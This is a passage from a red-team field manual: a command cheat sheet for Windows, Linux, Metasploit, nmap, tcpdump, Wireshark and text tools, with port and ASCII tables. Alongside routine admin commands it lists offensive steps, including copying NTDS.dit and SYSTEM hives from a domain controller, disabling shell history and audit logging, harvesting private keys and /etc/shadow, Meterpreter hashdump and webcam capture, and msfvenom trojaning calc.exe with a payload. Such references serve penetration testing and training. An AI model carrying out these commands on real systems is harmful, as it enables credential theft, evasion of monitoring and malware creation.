diskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\temp\
system.hive 2>&1 >> C:\temp\output.txt"
```

```
4_wmic /node:<DC IP> /user:"Domain\user" /password:"PASS"
process call create "cmd c/ copy \\?\GLOBALROOT\Device\Hard-
diskVolumeShadowCopy1\NTDS\NTDS.dit C:\temp\ntds.dit 2>&1 >>
C:\temp\output.txt"
```

\*\* Check output.txt for any errors \*\*

## PowerShell Structure

VERB + NOUN naming system

Verbs imply action. Typically paired with opposite functions

- Show & Hide
- Get & Set
- Add & Remove
- Receive & Send
- Read & Write

\* Get-Verb lists all available verbs

\* Get-Command -verb <verb-name>

Shows all cmdlets which utilize a given verb

Nouns (always singular) describe specific types of objects that are important in system administration

\* Get-Command -noun <noun name>

Shows all cmdlets which utilize a given noun

\*\* When all else fails Get-Help // (Update-Help to update to most up to date menus)\*\*

=====

## PowerShell Wildcards

\* Matches any sequence of characters

? Matches any one character

[a-z] Match a range of characters. a-z

[abc] Match a set of characters

=====

## PowerShell Pipeline

\$\_ indicates 'the current object'

{ } holds the processing logic

=====

## WHAT IF

-WhatIf

Displays the outcome of the command without actually running it. Added to the end of the command you want to test.

## PowerShell Startup Parameters

Command (PS command to run)  
ExecutionPolicy (PS execution policy for the session)  
File (specifies a .ps1 script to run)  
NoLogo (start a console without displaying the copyright banner)  
Noninteractive (starts a PS session without a console)  
NoProfile (run without loading the current user's profile)  
Version (specify which version of PS to run)  
WindowStyle (sets the window style to either normal, minimized, maximized, or hidden)

EX: PowerShell -noprofile -noninteractive -command get-process

=====

## PowerShell Commands

Powershell  
Get-filehash -Algorithm md5 -path

get-date  
hostname  
\$PID  
\$PsVersionTable  
get-history  
get-process  
get-service | ? {\$\_.status -eq running}  
dir HKLM:\Software  
get-logproperties security | fl enabled  
auditpol  
get-eventlog security -newest 10  
gwmi win32\_processor | select-object loadpercentage  
gwmi win32\_operatingsystem | foreach-object {"{0:N2}% -f  
(((\$\_.totalvisiblememorysize - \$\_.freephysicalmemory)\*100/  
\$\_.totalvisiblememorysize)}  
netstat  
get-itemproperty  
schtasks  
at  
gwmi win32\_service | ? {\$\_.StartMode -eq 'Auto'} | ? {\$\_.  
StartName -eq 'LOCALSYSTEM'} | fl Name, DisplayName, PathName  
gci -path c:\ -recurse | ? {\$\_.LastWriteTime -ge (get-date).  
addminutes(-45)}

The following information details the majority of the essential commands to run when on a NIX system to gather information and enumerate through the network, as well as quick hit reference tables. All information was sourced from manual pages. For more info, RTFM

For more information, see:  
[man7.org/linux/man-pages/dir\\_section\\_1.html](http://man7.org/linux/man-pages/dir_section_1.html)

Ben Clark v1.0  
**Red Team Field Manual**

#### IPTables

[help.ubuntu.com/community/IptablesHowTo?action=show&redirect=Iptables](http://help.ubuntu.com/community/IptablesHowTo?action=show&redirect=Iptables)

#### Syslog Security Levels

[success.trendmicro.com/solution/TP0000086250-What-are-Syslog-Facilities-and-Levels](http://success.trendmicro.com/solution/TP0000086250-What-are-Syslog-Facilities-and-Levels)



# NIX

### 1) Disable history info:

```
unset HISTFILE && unset HISTFILESIZE
```

---

### 2) System Date

```
/bin/date && /bin/date -u && /bin/date +%s  
THU NOV 15 12:53:34 EST
```

---

### 3) Stop auditing

```
cd /tmp && ps -eaf | grep 'audit'
```

Which one depends on if systemd or init:

```
/usr/sbin/service auditd stop  
(Checks Upstart -> systemd -> SysV)
```

---

```
systemctl disable sshd (Systemd)  
chkconfig --stop <service> (SysV)  
svcadm disable -t cron (SMF)  
initctl start | stop | restart <name> (UPSTART)
```

---

### 4) System Kernel Version and O/S version

```
/bin/uname -a && hostname  
/bin/cat /etc/*{issue,release,version,edition}* 2>/  
dev/null
```

---

### 5) Network info

```
/sbin/ifconfig -a  
/bin/netstat -natup  
/bin/netstat -rn  
/sbin/route print  
/bin/cat /etc/hosts
```

---

### 6) Who and what are you running as:

```
/bin/ps -p $$  
/usr/bin/tty  
/bin/echo $SHELL  
/usr/bin/who
```

---

WHEN YOU LOOK AT SHELLS:

ttymon = daemon is a console-monitoring process that initializes and monitors terminal ports and identifies and authenticates users. It is normal for more than one instance of ttymon to be running at any given time

mingetty = mingetty is designed to be a minimal getty for the virtual terminals on the workstation's monitor and keyboard. It has no support for serial lines.

sshd = controls remote access, only one instance

tty = regular native terminal service / hardware / kernel

---

emulated (good for understanding logging, everything is being logged if in TTY)

- 0 if standard input is a terminal
- 1 if standard input is not a terminal
- 2 if given incorrect arguments
- 3 if a write error occurs

pty = pseudo terminal device, emulated by another program (xterm, screen, ssh) ()

pts = slave of pty

VT = replicating the console form a remote location HOWEVER  
console = local

---

### 7) Current Logged on users + all users

```
/usr/bin/w  
/bin/cat /etc/passwd  
/bin/cat /etc/shadow
```

---

### 8) Most recent logged on users

```
/usr/bin/last && /usr/bin/lastb
```

---

### 9) How long has system been running & at what run level?

```
/usr/bin/uptime  
/usr/bin/who -r  
man init | head
```

---

### 10) Filesystem Info:

```
/sbin/fdisk -l  
/bin/df -ah  
/bin/mount
```

---

### 11) Available System Memory

```
/usr/bin/vmstat -s  
/usr/bin/free -m  
/bin/cat /proc/meminfo  
MemTotal, MemFree, Buffers, Cached,  
SwapTotal, SwapFree (same as free -m)
```

---

### 12) What network services are running (if any)

```
/bin/ps -elf  
/bin/ps -eHo pid,ppid,ruser,user,start,tty,args
```

SOLARIS:

```
ps -eo pid,ppid,ruser,user,stime,tty,args  
pfiles `ls /proc` 2>/dev/null | awk “/^[^ \\t]/  
{smatch=\\$0;next}/port:[ \\t]*\\${1}/  
{print smatch, \\$0}{next}”
```



---

**13) What services start on boot:**

```
chkconfig --list | grep ":on"  
/bin/ls /etc/rc_.d
```

---

**14) Any cron jobs scheduled to run**

```
/bin/ls -lart /var/spool/cron/crontabs /etc/cron*
```

---

**15) Logging?**

```
/etc/syslog.conf  
/etc/syslog-ng/syslog-ng.conf  
/etc/sysconfig/syslog  
/etc/hosts  
/bin/cat /etc/logrotate.conf
```

---

**SECURITY LEVELS:**

SEVERITY LEVEL	EXPLANATION/
** SEVERITY IN EVENT	Default SMS setting for Syslog Security option. Will send all events to remote Syslog system
0 EMERG	A "panic" condition Notifies all staff Affects multiple apps/servers
1 ALERT	Should be corrected immediately - notify staff who can fix the problem
2 CRIT	Should be corrected immediately, but indicates failure in a primary system. Fix CRITICAL problems before ALERT
3 ERR	Non-urgent failures - these should be relayed admins; each item must be resolved within a given time.
4 WARN	Warning messages. Not an error, but indication that an error will occur if action is not taken, e.g. file system 85%. Each item must be resolved within a given time.
5 NOTICE	Events that are unusual but not error conditions - might

be summarized in an email to developers or admins to spot potential problems  
No immediate action required.

6 INFO

Normal operational messages - may be harvested for reporting, throughput, etc.  
No action required.

7 DEBUG

Info useful to developers for debugging the app

---

### 16) Contents of /root/.bash\_history

```
/bin/cat /root/.bash_history | more
```

---

### 17) Any suspicious modules loaded

```
/sbin/lsmmod  
chkconfig --list  
/bin/ls -lart /etc/rc.d/rc<runlevel>.d | grep "S"
```

---

### 18) Suspicious binary checks

```
ls -li /bin/ | sort  
Check for any non contiguous inodes
```

---

### 19) Package manager checks

Given a file, identify the package it belongs to

```
rpm -qf <full path to file>  
dpkg -s <full path to file>  
pkgchk -l -p <file>
```

Given a package name, list the files belonging to that package

```
rpm -ql <package name>  
dpkg -L <package name>  
pkgchk -l <package name> | grep Path
```

Verify integrity of ALL packages

```
rpm -Va  
dpkg -V debsums  
pkgchk (reports errors,else returns prompt)
```

Verify integrity of one package

```
rpm -V <package-name>  
dpkg -V <package-name>  
pkgchk <package-name>  
(returns errors else returns prompt)
```

---

## 20) Search logs

LINUX:

```
egrep -iIR "sshd" /var/log/*
  -i = ignore case
  -l = only print filenames where match occurred
      (removing this will print the <filename>:<line>)
  -I = ignore binary files
  -R = Recursive search through given directory
      (follow symbolic links)
  -E = Extended Regular Expression search
```

SOLARIS:

```
egrep -iln "root" /var/log/*
  -i = ignore case
  -l = only print filenames where match occurred
      (removing this will print the <filename>:<line>,
      HOWEVER: as is, this command will only print the
      filename and no line number)
  -n = Precede each line by it's line number
```

For every process running, print the name of the process and every log that process has logged to:

```
for i in `ps -eo args`; do echo $i && egrep -il $i /var/
log/* 2>/dev/null; done
```

-----

## Other NIX Commands

```
smb://<ip>/share
share user x.x.x.x c$
smbclient -U user \\\<ip>\<share>
rdesktop <ip>
scp /tmp/file user@x.x.x.x:/tmp/file
scp user@<ip>:/tmp/file /tmp/file
```

```
PATH=$PATH:/home/<path>
which <executable>
```

```
grep -r -A2 -P "BEGIN.+?PRIVATE KEY" / 2>/dev/null
Find all private keys on the box
```

```
Keys need to be chmod 600
~/.ssh/authorized_keys
    700    600
```

```
0 = STDIN
1 = STDOUT
2 = STDERR
```

```
> redirects creates or blows away and makes new
>> creates or appends
< takes contents and uses it as standard in
```

Command	Result
command > file	Redirects the output to the file Overwrites any contents
command >> file	Redirects the output to the file Appends to any existing contents
command < file	Use the contents of file as the input for the command
command 2> nul	Redirect error messages to NUL (nowhere)
command1   command2	Sends the output of command1 as the input to command2

## **IPTables Commands (IPv4)**

<code>iptables -L -v --line-numbers</code>	List with line numbers
<code>iptables -F</code>	Flush
<code>iptables -P</code>	Change default policy
<code>iptables -A</code>	Append
<code>iptables -I chain &lt;rule number&gt;</code>	Insert
<code>iptables -D</code>	Delete
<code>iptables -S</code>	Current config +info

---

## **IPTables Chains**

INPUT  
FORWARD  
OUTPUT

---

## **IPTables Targets**

ACCEPT - Accept the packet and stop processing rules in this chain.

REJECT - Reject the packet and notify the sender that we did so, and stop processing rules in this chain.

DROP - Silently ignore the packet, and stop processing rules in this chain.

LOG - Log the packet, and continue processing more rules in this chain. Allows the use of the `--log-prefix` and `--log-level` options.

---

## **EXAMPLES:** Allow SSH

```
iptables -A OUTPUT -o <iface> -p tcp --dport 22 -m state --state NEW,ESTABLISHED -j ACCEPT
```

```
iptables -A INPUT -i <iface> -p tcp --sport 22 -m state --state ESTABLISHED -j ACCEPT
```

# META SPL0IT

The following information details the basics when working in metasploit and meterpreter, as well as other helpful tools such as netcat, tcpdump, nmap, wireshark and a find/grep comparison.

For more information, see:  
[offensive-security.com/](http://offensive-security.com/)

Red Team Field Manual

Ben Clark v 1.0



## Metasploit Basics

Prompts

```
Host = root@jksdfkhsdf~#  
MSF = msf>  
Meterpreter (on target) = meterpreter >  
Shell on target = C:\Users\administrator>
```

```
msfconsole  
help  
? All Commands you have at that moment  
search  
searchsploit  
sessions -i <id number>  
powershell_shell  
CTRL+Z background channel/session  
jobs  
jobs -k  
previous  
route  
use  
set  
options  
show  
run = exploit  
shell
```

---

### Database Feature

```
db_nmap  
dbstatus  
dbexport  
hosts  
hosts -d
```

---

### Meterpreter Basics

```
load incognito  
load kiwi  
load extapi  
load powershell  
hashdump  
getuid  
getpid  
background  
migrate <pid>  
    Forks into another process, taking token/  
    impersonation of the process you pass it  
channel -l  
channel -i <id>  
execute -f cmd.exe -i -H  
download c:\\path\\file  
upload file.exe c:\\windows\\system32  
webcam_list  
webcam_snap -h  
screenshot
```

**Meterpreter Windows Enumeration:**

```
localtime
idletime
ipconfig
netstat
run multicommand -cl "netstat -rn"
sysinfo
```

**Environment variables:**

```
run post/multi/gather/env
```

---

**Logged on users:**

```
run post/windows/gather/enum_logged_on_users
cd c:/windows/temp
```

---

**Run wmic commands in meterpreter session:**

```
run post/windows/gather/wmic_command COMMAND=
"process get executablepath"
```

---

**Run windows command in meterpreter session:**

```
run multicommand -cl "fsutil fsinfo drives"
```

---

**List Drive Information:**

```
run multicommand -cl "fsutil fsinfo drives"
list volume
```

---

**Search for file types:**

```
search -f *.<extension>
```

---

**Installed applications:**

```
run post/windows/gather/enum_applications
```

---

**Programs set to run at boot/login:**

```
run post/windows/gather/wmic_command COMMAND=
"startup list full /format:list"
```

---

**Check scheduled tasks:**

```
run multicommand -cl "schtasks /query"
```

---

**Checking if auditing is enabled:**

```
run multicommand -cl "auditpol.exe /get /category:*"
```

---

**Check firewall status:**

```
run multicommand -cl "netsh advfirewall
show currentprofile"
run multicommand -cl "netsh advfirewall show state"
```

XP:

```
run multicommand -cl "netsh firewall show
currentprofile"
run multicommand -cl "netsh firewall show state"
run multicommand -cl "netsh firewall show all"
```



**Check for any log files:**

```
run multicommand -cl "cmd /c dir /od /tw /a"
```

---

**Registry queries:**

```
run multicommand -cl "reg query <registry>"
```

OR

```
reg enumkey -k "<registry>"
```

```
reg query "HKLM\\Software\\Microsoft\\Windows\\  
CurrentVersion\\Run"
```

```
reg query "HKLM\\Software\\Microsoft\\Windows\\  
CurrentVersion\\RunOnce"
```

```
reg query "HKCU\\Software\\Microsoft\\Windows\\  
CurrentVersion\\Run"
```

```
reg query "HKCU\\Software\\Microsoft\\Windows\\  
CurrentVersion\\RunOnce"
```

```
reg query "HKLM\\Software\\Microsoft\\Windows NT\\  
CurrentVersion\\Winlogon"
```

```
reg query "HKCU\\Software\\Microsoft\\Windows NT\\  
CurrentVersion\\Winlogon"
```

```
reg query "HKCU\\SYSTEM\\CurrentControlSet\\  
Services\\"
```

## **msfvenom**

msfvenom

- List -l (payloads, encoders, nops, all)
  - Payloads
    - Specify -p (payload)
    - Can support custom payloads with "--"
    - Specific size -s (length)
    - Variable=Value specific for the payload used
  
  - Encoding a payload:
    - Specify -e (encoder) and -i (iterations)
    - Avoid bad characters -b (list)
  
  - Injecting a payload:
    - Default templates from the msf/data/templates directory
    - Specify -x (template) with -k (keep template behavior)
    - Injects a payload into a template and keeps behavior
- ```
# msfvenom -p windows/meterpreter/bind_tcp -x calc.exe -k -f  
exe -o calcpro.exe  
    exe-small (uses only size needed)  
            Avoids standard full payload size  
    -f raw = style of payload
```
- Output format: -f (-format)
  - For help on formats, use --help-formats
- ```
# msfvenom windows/meterpreter/reverse_tcp -f exe
```

Unless specified, windows payloads are 32 bit by default

## **Veil-Evasion**

Most of these commands should feel similar to creating payloads in metasploit:

veil

list

use #

set

options

Msfconsole -r path to rc file sets up handler in metasploit

=====

Red Team Field Manual

Ben Clark v 1.0

Getting Started with NMAP

[nmap.org/book/intro.html](http://nmap.org/book/intro.html)

TCPDump man page

[tcpdump.org/tcpdump\\_man.html](http://tcpdump.org/tcpdump_man.html)

TCPDump Cheat Sheet

[packetlife.net/media/library/12/tcpdump.pdf](http://packetlife.net/media/library/12/tcpdump.pdf)

# NMAP & TCPDUMP



## **NMAP**

### Types:

- sP      Ping Sweep  
          ICMP Echo Reply = Host Up  
          -PI ICMP Echo Request  
          -PT TCP ACK ping
  
- sS      SYN  
          Open = SYN/ACK  
          Closed = RST
  
- sT      TCP Connect  
          Open = SYN/ACK  
          Closed = RST
  
- sU      UDP Scan  
          Open = Nothing back  
          Closed = DST/Port Unreachable
  
- sA      ACK Scan  
          Good for determining if firewall is stateful or not  
          Filtered = ICMP Unreachable  
          Unfiltered = RST
  
- sF      FIN Scan  
          Open = Ignore  
          Closed = RST
  
- sN      TCP Null  
          Sends no control flags set  
          Open = Nothing back  
          Closed = RST

\*\* -sF / -sX / -sN if scanning Microsoft will normally re-  
turn RST regardless if ports are open or closed \*\*

## **Options**

- p1-65535      Ports
- T[0-5]      Paranoid: Serialized, 5m wait between packets  
              Sneaky: 15s wait  
              Polite: Serialized, 4s wait  
              Normal: Default  
              Aggressive: 5m timeout per host, 1.25s wait  
              Insane: 75s timeout, .3s wait
  
- n             no DNS resolution
- O             Host ID via TCP/IP fingerprinting
- sV            Version detection
- Pn            Don't ping, workaround for ICMP block
- 6             IPv6
- randomize-hosts

## TCPDump Options

-A Print frame payload in ASCII  
-c <count> Exit after capturing count packets  
-D List available interfaces  
-e Print link-level headers  
-F <file> Use file as the filter expression  
-G <n> Rotate the dump file every n seconds  
-i <iface> Specifies the capture interface  
-K Don't verify TCP checksums  
-L List data link types for the interface  
-n Don't convert addresses to names  
-p Don't capture in promiscuous mode  
-q Quick output  
-r <file> Read packets from file  
-s <len> Capture up to len bytes per packet  
-S Print absolute TCP sequence numbers  
-t Don't print timestamps  
-v[v[v]] Print more verbose output  
-w <file> Write captured packets to file  
-x Print frame payload in hex  
-X Print frame payload in hex and ASCII  
-y <type> Specify the data link type  
-Z <user> Drop privileges from root to user

=====

### Protocols

arp  
ether  
fddi  
icmp  
ip  
ip6  
link  
ppp  
radio  
rarp  
slip  
tcp  
tr  
udp  
wlan

### ICMP Types

icmp-echoreply  
icmp-routeradvert  
icmp-tstampreply  
icmp-unreach  
icmp-routersolicit  
icmp-ireq  
icmp-sourcequench  
icmp-timxceed  
icmp-ireqreply  
icmp-redirect  
icmp-paramprob  
icmp-maskreq  
icmp-echo  
icmp-tstamp  
icmp-maskreply

### Modifiers

! OR not  
&& OR and  
|| OR or

### TCP Flags

tcp-urg  
tcp-rst  
tcp-ack  
tcp-syn  
tcp-psh  
tcp-fin



## Capture Filters:

-----  
[src|dst] host <host>

Matches a host as the IP source, destination, or either

-----  
ether [src|dst] host <ehost>

Matches a host as the Ethernet source, destination, or either

-----  
gateway host <host>

Matches packets which used host as a gateway

-----  
[src|dst] net <network>/<len>

Matches packets to or from an endpoint residing in network

-----  
[tcp|udp] [src|dst] port <port>

Matches TCP or UDP packets sent to/from port

-----  
[tcp|udp] [src|dst] portrange <p1>-<p2>

Matches TCP or UDP packets to/from a port in the given range

-----  
less <length>

Matches packets less than or equal to length

-----  
greater <length>

Matches packets greater than or equal to length

-----  
(ether|ip|ip6) proto <protocol>

Matches an Ethernet, IPv4, or IPv6 protocol

-----  
(ether|ip) broadcast

Matches Ethernet or IPv4 broadcasts

-----  
(ether|ip|ip6) multicast

Matches Ethernet, IPv4, or IPv6 multicasts

-----  
type (mgt|ctl|data) [subtype <subtype>]

Matches 802.11 frames based on type and optional subtype

-----  
vlan [<vlan>]

Matches 802.1Q frames, optionally with a VLAN ID of vlan

-----  
mpls [<label>]

Matches MPLS packets, optionally with a label of label

-----  
<expr> <relop> <expr>

Matches packets by an arbitrary expression

## Examples

Capture 2 packets on eth0 interface and incrementally write to <max byte size> file(s)

```
tcpdump -c 2 -C <file_size_bytes> -w file.pcap -i eth0
```

Display captured packets in ASCII and HEX

```
tcpdump -XX -i eth0
```

[Wireshark Display Filters  
wiki.wireshark.org/DisplayFilters](https://wiki.wireshark.org/DisplayFilters)

[Display Filters Documentation](https://wireshark.org/docs/wsug_html_chunked/ChWorkBuildDisplayFilterSection.html)

[wireshark.org/docs/wsug\\_html\\_chunked/ChWorkBuildDisplayFilterSection.  
html](https://wireshark.org/docs/wsug_html_chunked/ChWorkBuildDisplayFilterSection.html)

[wireshark.org/docs/dfref/](https://wireshark.org/docs/dfref/)

[Display Filters Cheat Sheet](https://packetlife.net/media/library/13/Wireshark_Display_Filters.pdf)

[packetlife.net/media/library/13/Wireshark\\_Display\\_Filters.pdf](https://packetlife.net/media/library/13/Wireshark_Display_Filters.pdf)

# W I R E S H A R K



## Operators

eq OR ==	Equal
ne OR !=	Not equal
gt OR >	Greater than
lt OR <	Less than
GE OR >=	Greater than or equal to
le OR <=	Less than or equal to
and OR &&	And
or OR	Or
xor OR ^^	Xor
not OR !	Not
[...]	Substring
in	Membership
contains	Protocol, field, or slice contains a value
matches	Protocol or text field matches a Perl regex

## Display Filters

```
ethc.addr / eth.src / eth.dst
eth.dst == ff:ff:ff:ff:ff:ff
           == ff-ff-ff-ff-ff-ff
           == ffff.ffff.ffff
eth.addr[0:3]==00:06:5B
ip.addr == 192.168.0.0/24
ipv6.addr == ::1
http.request.uri == "wireshark.org/"
!(ip.addr == 192.168.1.0)
ip.addr / ip.src / ip.dst
tcp.port / tcp.dstport / tcp.srcport
tcp.flags (ack,syn,fin,reset,urg,push)
http.cookie
http.server
http.user_agent
```

\*\* When in doubt, follow TCP stream \*\*

# GREP & FIND (STR)



## NIX Grep

[linux.die.net/man/1/grep](http://linux.die.net/man/1/grep)

## Windows Find

[technet.microsoft.com/en-us/library/bb490906.aspx](http://technet.microsoft.com/en-us/library/bb490906.aspx)

## Windows Findstr

[technet.microsoft.com/en-us/library/cc732459\(v=ws.11\).aspx](http://technet.microsoft.com/en-us/library/cc732459(v=ws.11).aspx)



## **Grep:**

### **Search for string in file type:**

```
grep "string" *file*.<extension>
```

-----

### **Adds line numbers, ignore case, and search recursively:**

```
grep -irn "string" *file*.<extension>
```

-----

### **Search for lines that start with root:**

```
grep ^root /etc/passwd
```

-----

### **Any lines in a file containing either an x or y in a file:**

```
grep [xy] /etc/passwd
```

-----

### **Return matched line and the three lines following it:**

```
grep -A 3 -i "example" demo_text
```

-----

### **Return the matched line and three lines before it:**

```
grep -B 3 "example" file.txt
```

-----

### **Return the matched line and 3 lines before and after it:**

```
grep -C 3 "example" file.txt
```

-----

### **Retrun lines that are either the inverse or do not match:**

```
grep -v -e "patern1" -e "example2" -e "string3" file.txt
```

-----

### **Return number of lines that match a string:**

```
grep -c "string" file.txt
```

-----

### **Extended regular expression only matching a valid IP:**

```
grep -E -o "(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.  
(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.  
[0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|  
[01]?[0-9][0-9]?)"
```

-----

## **Find**

### **Search for a string, case insensitive, in a file:**

```
find /i "martin hendrikx" C:\<path>\file.txt
```

-----

### **Search recursively, case insensitive, printing line numbers, skipping non printable characters for a string in a file:**

```
findstr /spin /c:"string" [files]
```

-----

### **Search for an IP in a file:**

```
findstr /r "[0-2][0-9][0-9]\.[0-2][0-9][0-9]\.[0-2][0-9][0-9]\.[0-2][0-9][0-9]" [files]
```

**NIX AWK**

[linux.die.net/man/1/awk](http://linux.die.net/man/1/awk)

**NIX SED**

[linux.die.net/man/1/sed](http://linux.die.net/man/1/sed)

# AWK & SED

## **AWK**

Designed to work with delimited fields on a per-line basis.

### **Built-in variables:**

Field variables: \$1, \$2, \$3, and so on (\$0 is entire line)

NR: Keeps a current count of the number of input records.

NF: Keeps a count of the number of fields within the current input record.

FS: Contains the field separator character which is used to divide fields on the input line.

RS: Stores the current record separator character.

OFS: Stores the output field separator, which separates the fields when Awk prints them.

ORS: Stores the output record separator, which separates the output lines when Awk prints them.

### **FORMAT:**

```
awk options 'selection _criteria {action }' input-file >
output-file
```

## **SED**

Stream editor for filtering and transforming text

Designed to work with streams of characters on a per-line basis.

### **Print specific subset of lines from a file:**

```
sed -n 40,50p testfile.txt
```

### **Print every Nth line:**

```
sed -n '7~8p' file.txt
```

### **Delete a a range of lines from a file:**

```
sed '60,75d' testfile.txt
```

### **Search and replace:**

```
sed 's/searchterm/replaceterm/g' testfile.txt
```

### **Change an entire line based on a matched pattern:**

```
sed '/searchterm/c "Change to matched
text" ' testfile.txt
```

# VIM

## VIM Commands

Insert mode - inserting/appending text

i - insert before the cursor

I - insert at the beginning of the line

a - insert (append) after the cursor

A - insert (append) at the end of the line

o - append (open) a new line below the current line

O - append (open) a new line above the current line

ea - insert (append) at the end of the word

Esc - exit insert mode

-----  
Cut and paste

yy - yank (copy) a line

2yy - yank (copy) 2 lines

yw - yank (copy) the characters of the word from the cursor position to the start of the next word

y\$ - yank (copy) to end of line

p - put (paste) the clipboard after cursor

P - put (paste) before cursor

dd - delete (cut) a line

2dd - delete (cut) 2 lines

dw - delete (cut) the characters of the word from the cursor position to the start of the next word

D - delete (cut) to the end of the line

d\$ - delete (cut) to the end of the line

x - delete (cut) character

-----  
Editing

r - replace a single character

J - join line below to the current one with one space in between

gJ - join line below to the current one without space in between

cc - change (replace) entire line

cw - change (replace) to the end of the word

c\$ - change (replace) to the end of the line

s - delete character and substitute text

S - delete line and substitute text (same as cc)

xp - transpose two letters (delete and paste)

u - undo

Ctrl + r - redo

. - repeat last command

-----  
Search and replace

/pattern - search for pattern

?pattern - search backward for pattern

n - repeat search in same direction

N - repeat search in opposite direction

:%s/old/new/gc - replace all old with new throughout file with confirmations

:noh - remove highlighting of search matches

-----  
Exiting

:w - write (save) the file, but don't exit

:w !sudo tee % - write out the current file using sudo

:wq! - write (save) and quit

IANA Port Registry

[iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml](https://iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml)

ASCII Table

[asciitable.com/](https://asciitable.com/)

# T A B L E S & R E F S





PORT	DESCRIPTION
19	chargen
20	FTP
21	FTP
22	SSH / SFTP
23	TELNET
25	SMTP
42	WINS
43	WHOIS
49	TACAS
53 TCP	DNS (Zone Transfers)
53 UDP	DNS (Queries)
66	Oracle SQL*NGET
67	Bootstrap / DHCP Server
68	Bootstrap / DHCP Client
69	TFTP
79	Finger
80	HTTP
88	Kerberos
102	MS Exchange
110	POP3
111	sunrpc
113	Ident
123	NTP
132	Cisco SYSMAINT
135	Microsoft RPC
137	NetBIOS
139	NetBIOS
143	IMAP4
161	SNMP
162	SNMP traps
179	BGP
201	AppleTalk (Routing Maint)
206	AppleTalk Zone Info
220	IMAPv3
264	BGMP
311	AppleShare IP WebAdmin
385	IBM Application
387	Appletalk Update Routing
389	LDAP
400	Oracle Secure Backup
401	Uninterruptible Power Supply
443	HTTPS
445	Microsoft-DS
458	Apple Quicktime
464	Kpasswd (Kerberos)
465	IGMPv3lite
500	ISAKMP
512	exec (remote auth for Unix creds)
513	rlogin
	who: databases whos logged in local net
514	syslog
515	printer spooler
520	RIP
521	RIPng(IPV6)
546	DHCPv6 Client
547	DHCPv6 Server

PORT	DESCRIPTION
560	rmonitor
563	NNTP over SSL
591	FileMaker
631	Internet Printing Protocol
636	LDAP over SSL
646	LDP
660	MacOS Server Admin
691	MS Exchange Routing
729-731	IBM NetView
749	Kerberos Administration
750	Kerberos version iv
853 TCP	DNS query-response
853 UDP	DNS query-response
860	iSCSI
873	rsync
902	VMware Server
989	FTP over SSL
990	FTP over SSL
992	Telnet over SSL
993	IMAP4 over SSL
995	POP3 over SSL
1025	Microsoft RPC
1080	SOCKS proxy
1194	OpenVPN
1433	Microsoft SQL
1434	Microsoft SQL
1512	WINS
1589	Cisco VQP
1725	Steam
1741	CiscoWorks 2000
1755	MS Media Server
1812	RADIUS
1813	RADIUS
1863	MSN
1985	Cisco HSRP
2000	Cisco SCCP
2002	Cisco ACS
2082	cPanel
2083	cPanel
2100	Oracle XDB
2222	DirectAdmin
2483	Oracle DB
2484	OracleDB
2967	Symantex AV
3050	Interbase DB
3074	XBOX Live
3124	HTTP Proxy
3128	HTTP Proxy
3260	iSCSI Target
3306	MySQL
3389	MS-wbt-server / RDP
3658	Playstation AMS
4658	Playstation2 App Port
4659	Playstation2 Lobby Port
3689	iTunes



PORT	DESCRIPTION
3784	Ventrillo
3785	Ventrillo
4333	mSQL
4444	Meterpreter (if unchanged)
4664	Google Desktop
4899	Radmin
5000	UPnP
5004	RTP
5005	RTP
5060	SIP
5050	Yahoo! Messenger
5222	XMPP/jabber
5223	XMPP/jabber
5432	PostgreSQL
5500	VNC Server
5800	VNC over HTTP
5900+	VNC Server
6000	X11
6001	X11
6665-9	IRC
6679-6697	IRC over SSL
6881-6999	BitTorrent
6891-6901	Windows Live
6970	QuickTime
7650	I2PControl Plugin
7658	Eepsite
7661	I2PBote Plugin SMTP
7662	I2PBote Plugin IMAP
7668	Eepsite SSL
8000	Internet Radio
8080	HTTP Proxy
8086	Kaspersky AV
8087	Kaspersky AV
8200	VMware Server
8500	Adobe ColdFusion
8767	TeamSpeak
9001-9030	Tor
9800	WebDAV
9050	Tor Local Port
9150	Tor SOCKS + Control (Browser)
9151	Tor SOCKS + Control
9152	Tor Messenger SOCKS
10000	BackupExec
11371	OpenPGP
13720-1	NetBackupAdminSecure
19226	AdminSecure

0-1023 Well Known  
1024-49151 Registered Ports  
49152-65535 Private Ports

## ASCII HEX SYMBOL

0	0	NUL
1	1	SOH
2	2	STX
3	3	ETX
4	4	EOT
5	5	ENQ
6	6	ACK
7	7	BEL
8	8	BS
9	9	TAB
10	A	LF
11	B	VT
12	C	FF
13	D	CR
14	E	SO
15	F	SI
16	10	DLE
17	11	DC1
18	12	DC2
19	13	DC3
20	14	DC4
21	15	NAK
22	16	SYN
23	17	ETB
24	18	CAN
25	19	EM
26	1A	SUB
27	1B	ESC
28	1C	FS
29	1D	GS
30	1E	RS
31	1F	US

## ASCII HEX SYMBOL

32	20	(SPACE)
33	21	!
34	22	"
35	23	#
36	24	\$
37	25	%
38	26	&
39	27	'
40	28	(
41	29	)
42	2A	*
43	2B	+
44	2C	,
45	2D	-
46	2E	.
47	2F	/
48	30	0
49	31	1
50	32	2
51	33	3
52	34	4
53	35	5
54	36	6
55	37	7
56	38	8
57	39	9
58	3A	:
59	3B	;
60	3C	<
61	3D	=
62	3E	>
63	3F	?

## REGEX

^  
 \*  
 +  
 ?  
 .  
 {3}  
 {3,}  
 {3,5}  
 {3|5}  
 [345]  
 [^34]  
 [a-z]  
 [A-Z]  
 [0-9]  
 \d

## DESCRIPTION

start of string  
 0 or more  
 1 or more  
 0 or 1  
 any char but \n  
 exactly 3  
 3 or more  
 3 or 4 or 5  
 3 or 5  
 3 or 4 or 5  
 not 3 or 4  
 lowercase a-z  
 uppercase A-Z  
 digit 0-9  
 digit



ASCII HEX SYMBOL      ASCII HEX SYMBOL

6 4	40	@	9 6	60	`
6 5	41	A	9 7	61	a
6 6	42	B	9 8	62	b
6 7	43	C	9 9	63	c
6 8	44	D	1 0 0	64	d
6 9	45	E	1 0 1	65	e
7 0	46	F	1 0 2	66	f
7 1	47	G	1 0 3	67	g
7 2	48	H	1 0 4	68	h
7 3	49	I	1 0 5	69	i
7 6	4A	J	1 0 6	6A	j
7 5	4B	K	1 0 7	6B	k
7 6	4C	L	1 0 8	6C	l
7 7	4D	M	1 0 9	6D	m
7 8	4E	N	1 1 0	6E	n
7 9	4F	O	1 1 1	6F	o
